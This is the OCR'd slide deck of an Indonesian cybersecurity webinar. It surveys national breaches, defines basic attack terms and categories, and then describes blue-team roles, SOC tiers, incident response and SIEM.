JADI HACKER

WEBINAR

Born To Defend

JADI HACKER

Meet Your Instructor.

Billy Sudarsono

Threat Detection and Response Engineer
at a Multinational e-Commerce


Certifications

- CEH Practical
- CySA+
- CCSK
- CND
- CSA
- ECIH
- eCTHP
- eCDFP
- eJPT

JADI HACKER

Bagaimana kondisi cyber security di Indonesia?

JADI HACKER


Google
"gacor" "slot" site:go.id
All
Images
Videos
Shopping
Short videos
News
Web
More
pemalangkab.go.id
https://diskoperindag.pemalangkab.go.id › ... · Translate this page
Slot88 $ Link Slot Gacor Anti Rungkad Gampang Menang ...
Mainkan slot gacor favoritmu hari ini di situs slot88 resmi dan terpercaya menggunakan link VIP login slot online malam ini terpercaya dapat merasakan jackpot ...
lldikti 2
https://lldikti2.kemdikbud.go.id · Translate this page
SLOT GACOR™ Slot Online Gacor Gampang Menang Hari Ini ...
SLOT GACOR yaitu situs slot online gacor gampang menang dengan tingkatan RTP live tertinggi yang menjamin setiap user akan mendapatkan keuntungan hari ini ...
Pemerintah Kabupaten Sukabumi
https://dpmptsp.sukabumikab.go.id · Translate this page
SLOT DANA MAXWIN : FITUR TERCANGGIH SLOT GACOR ...
Daftar Bo Togel Resmi SLOT GACOR 2025pasti bayar: Banyak Bonusnya; Produk Eksklusif di App; Rekomendasi Situs Bo Togel Resmi Terbaik; SLOT GACOR 2025Bandar ...

JADI HACKER

(2024-2025)

Peningkatan Serangan Siber:

130+ serangan ransomware, termasuk dari grup LockBit 3,0 & ALPHV Blackcat

4.046 serangan phishing pada sektor layanan informasi

Serangan DDoS hingga 693 Gbps

Dampak Serangan:

- Pelanggaran data
- Gangguan layanan publik
- dan kerugian finansial besar

Referensi: SOCRadar Threat Landscape

JADI HACKER

Insiden Besar yang Mengguncang Infrastruktura Nasional

Peretasan Pusat Data Nasional:

210 instansi pemerintah terdampak

Sistem imigrasi dan bandara sempat lumpuh


Tuntutan tebusan mencapai USD 8 juta

Kebocoran Data Sistem e-Visa:

Informasi paspor wisatawan bocor secara publik

Referensi: Perigon.io, News.com.au

JADI HACKER



Databases Index

All databases owned by Bjorka that you can buy or download for free

djp

$10.000

6 MILION INDONESIA TAXPAYER IDENTIFICATION NUMBER (NPWP)

Bjorka • Fri Sep 13 2024

$5.000

217 MILLION SIAK DUKCAPIL MINISTRY OF HOME AFFAIRS OF INDONESIA

Bjorka • Thu Dec 28 2023

Vulnerability


Celah keamanan yang ada pada suatu sistem, yang berpotensi untuk dimanfaatkan oleh hacker.

JADI HACKER

Zero-day Vulnerability

Vulnerability yang sangat baru ditemukan, sehingga belum ada patch nya, dan biasanya memiliki severity High hingga Critical.

JADI HACKER



Contoh zero-day: LOG4J

Perusahaan besar seperti Microsoft, Apple, IBM, Oracle, Cisco, Google, hingga Minecraft **terkena dampaknya.**

JADI HACKER


Exploitation

Memanfaatkan Vulnerability untuk mendapatkan keuntungan (Akses, Privilege, dll)

JADI HACKER

Payload

Suatu file / code / request yang dibuat sedemikian rupa untuk dikirimkan ke server dan melakukan Exploit



JADI HACKER

Cyber Attack



Motive (Goal) + Method + Vulnerability

JADI HACKER

Cyber Threat

Network Level	Host Level	Application Level

JADI HACKER

Network Level Threat

- Reconnaissance & Scanning
- Sniffing
- Man in the Middle
- Password Attacks
- DNS Poisoning
- ARP Poisoning
- Spoofing
- DoS/DDoS
- Advanced Persistent Threat (APT)

Host Level Threat

- Malware Attack
- Deletion of Data
- Unauthorized Access

Application Level Threat

- SQL Injection
- XSS (Cross site Scripting)
- IDOR (Insecure Direct Object Reference)
- Path Transversal / LFI
- CSRF (Cross site Request Forgery)

JADI HACKER

Social Engineering

Serangan yang memanfaatkan kelalaian manusia **(Human Error)**

JADI HACKER


“Human is the weakest link in cybersecurity”

Menurut laporan Verizon Data Breach Investigations Report (DBIR) 2024, **68% data breach** disebabkan oleh **Social Engineering** seperti phishing.

Laporan dari Mimecast tahun 2025 menunjukkan bahwa **95% data breach** melibatkan **Human Error**, termasuk kesalahan internal, penyalahgunaan kredensial, dan kelalaian pengguna.

JADI HACKER

ClickFix Phishing Campaign



JADI HACKER

Lalu Solusi nya apa?

JADI HACKER

“Kalau Bisa, Jangan Menyerang”

JADI HACKER

JADI HACKER

Thank you

JADI HACKER

Blue Team


The Defenders

JADI HACKER

Tugas **Blue Team**

Prevention
(Pencegahan)

Detection
(Deteksi)



Remediation
(Remediasi)

JADI HACKER

Skills Blue Team

1. Penggunaan Tools
2. Pemahaman Teknologi
3. Kemampuan Analisa

JADI HACKER

Pekerjaan Blue Team

1. SOC Analyst
2. Incident Responder (CSIRT)
3. Digital Forensic
4. Security Engineer
5. Cyber Threat Intelligence

JADI HACKER

Apa itu SOC ?

Security Operation Center, sebuah pusat operasi yang ditugaskan untuk mengelola dan mengawasi keamanan jaringan dan sistem dari sebuah organisasi.

JADI HACKER


Tugas SOC

1. Mempertahankan Keamanan Siber dari Perusahaan
2. Pemantauan berkala untuk Mencegah Insiden
3. Mengidentifikasi Aktivitas Mencurigakan dalam Network
4. Manajemen Log untuk Keperluan Forensik
5. Compliance / Kepatuhan terhadap Regulasi dan Standar

JADI HACKER

Komponen SOC

1. People
2. Process
3. Technology



JADI HACKER

TIER 2 - INVESTIGATION

SOC INVESTIGATION ANALYSTS

TIER 1 - TRIAGE


SOC TRIAGE ANALYSTS

3 Different Level of SOC ANALYST

TIER 3 - THREAT HUNTING

THE APEX OF SOC ANALYSTS


JADI HACKER


INCIDENT RESPONSE FEEDBACK LOOP
Log Data
Threat Data
Flow Data
Contextual Data
SIEM
COLLECT
Log data are collected from various devices on the network and sent it to the SIEM
INGEST
Threat data, flow data, and other contextual data along with log data are ingested into SIEM for event correlation and identification of anomalous activity
VALIDATE
SOC analysts look for indicators of compromise (IoC), triage the alerts, and validate incidents
REPORT
Validated incidents are then escalated to the response teams through ticketing system
RESPOND
IRT team reviews incidents and performs incident response activities
DOCUMENT
Document incident for business audit purposes and lesson learned

JADI HACKER


Security Information and Event Management (SIEM)

Sistem keamanan yang membantu organisasi untuk mengumpulkan, memonitor, dan menganalisis data keamanan dari berbagai sumber untuk mengidentifikasi potensi ancaman keamanan.

